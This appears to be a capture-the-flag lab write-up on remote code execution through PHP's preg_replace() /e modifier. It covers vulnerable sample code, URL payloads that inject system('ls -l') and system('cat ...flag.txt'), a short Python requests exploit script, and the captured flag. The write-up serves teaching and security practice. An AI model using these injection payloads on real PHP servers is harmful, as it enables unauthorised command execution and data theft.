

Preg_replace() RCE

PHP dangerous function **preg_replace()** leads to remote code execution with improper implementation

```
1 preg_replace(patterns, replacements, input, limit, count)
```

Searches **subject** for matches to **pattern** and replaces them with **replacement**

The normal use of **Preg_replace()** is safe enough for replacing pattern using regex

Let see an example: When we want to filter unwanted words from user input and replace it with proper words


Preg_replace() RCE

```
1 <?php
2 $input = "eat my shit please";
3 if(isset($_GET['pattern']) && isset($_GET['replacement'])){
4     $pattern = $_GET['pattern'];
5     $replacement = $_GET['replacement'];
6     echo preg_replace($pattern,$replacement,$input);
7 }else{
8     echo $input;
9 }
10
11 ?>
```

The **/i** modifier will match both upper and lower case letters.


We expect the output to be *eat my shit please* without any parameter
But what if we want to change the *shit* to *poo* instead ?

And we filter off bad words. Everything seems fine with this function



Preg_replace() RCE

The **danger** comes in when the modifier set to **/e** instead of **/i**, it will cause PHP to execute the replacement value as code.



The **preg_replace()** has come `preg_replace('/shit/e','system('whoami'),'eat my shit please')`

The string *shit* trigger the replace function to execute a **system('whoami')**

Laboratory: **substitute**

Description:

Hi, we need help. Because we have an admin who abuses power we no longer have control over the workstations. We need a group of hackers to help us. Do you think you can replace him?

Flag format: CTF{sha256}

Level: Medium

Server: 35.246.158.241:31431

Hints:

- Hint 1: substitute




The screenshot shows a web browser window with the address bar displaying '35.246.158.241:31431/'. The page content is as follows:

```
Welcome guys, we have a problem:  
We try to replace Admin, can you help me?  
Can you replace Admin??  
  
Source code  
  
<?php  
$input = "Can you replace Admin??";  
if(isset($_GET["vector"]) && isset($_GET["replace"])){  
    $pattern = $_GET["vector"];  
    $replacement = $_GET["replace"];  
    echo preg_replace($pattern,$replacement,$input);  
}  
else{  
    echo $input;  
}  
?>
```

Laboratory: **substitute**

[http://34.159.78.10:30638/index.php?vector=/Admin/e&replace=system\('ls -l'\)](http://34.159.78.10:30638/index.php?vector=/Admin/e&replace=system('ls -l'))

Let's try:



```
Welcome guys, we have a problem:
We try to replace Admin, can you help me?
total 8 drwxr-xr-x 1 root root 4096 May 12 2021 here_we_dont_have_flag -rw-rw-r-- 1 root root 875 May 10 2021
index.php Can you replace -rw-rw-r-- 1 root root 875 May 10 2021 index.php??

Source code

<?php
$input = "Can you replace Admin??";
if(isset($_GET["vector"]) && isset($_GET["replace"])){
    $pattern = $_GET["vector"];
    $replacement = $_GET["replace"];
    echo preg_replace($pattern,$replacement,$input);
}else{
    echo $input;
}
?>
```

We found folder:
here_we_dont_have_flag

Let's modify the url:

[http://35.246.158.241:31431/index.php?vector=/Admin/e&replace=system\('%27cat%20here_we_dont_have_flag/flag.txt%27'\)](http://35.246.158.241:31431/index.php?vector=/Admin/e&replace=system('%27cat%20here_we_dont_have_flag/flag.txt%27'))

The preg_replace() has come preg_replace('/Admin/e','system('cat here_we_dont_have_flag/flag.txt)','Can you replace Admin??'). The string "Admin" triggers the replace function to execute a system('payload') and give us the flag.

Laboratory: **substitute**

Let's try:

[http://35.246.158.241:31431/index.php?vector=/Admin/e&replace=system\(%27cat%20here_we_dont_have_flag/flag.txt%27\)](http://35.246.158.241:31431/index.php?vector=/Admin/e&replace=system(%27cat%20here_we_dont_have_flag/flag.txt%27))

We found CTF



```
<?php
$input = "Can you replace Admin??";
if(isset($_GET["vector"]) && isset($_GET["replace"])){
    $pattern = $_GET["vector"];
    $replacement = $_GET["replace"];
    echo preg_replace($pattern,$replacement,$input);
}else{
    echo $input;
}
?>
```

Laboratory: substitute

Python

[https://ik0nw.github.io/2020/09/23/PHP::Preg_replace\(\)-RCE/](https://ik0nw.github.io/2020/09/23/PHP::Preg_replace()-RCE/)

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali) - [~/Desktop]
$ more substitute.py
import requests

target="http://35.246.158.241:31431/index.php?"
url=target+"vector=/Admin/e&replace=system('cat here_we_dont_have_flag/flag.txt')"
r=requests.get(url=url)
print(r.content[85:-2385])

(kali@kali) - [~/Desktop]
$
```

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali) - [~/Desktop]
$ python3 substitute.py
b'CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c49ec95bd39054c}'

(kali@kali) - [~/Desktop]
$
```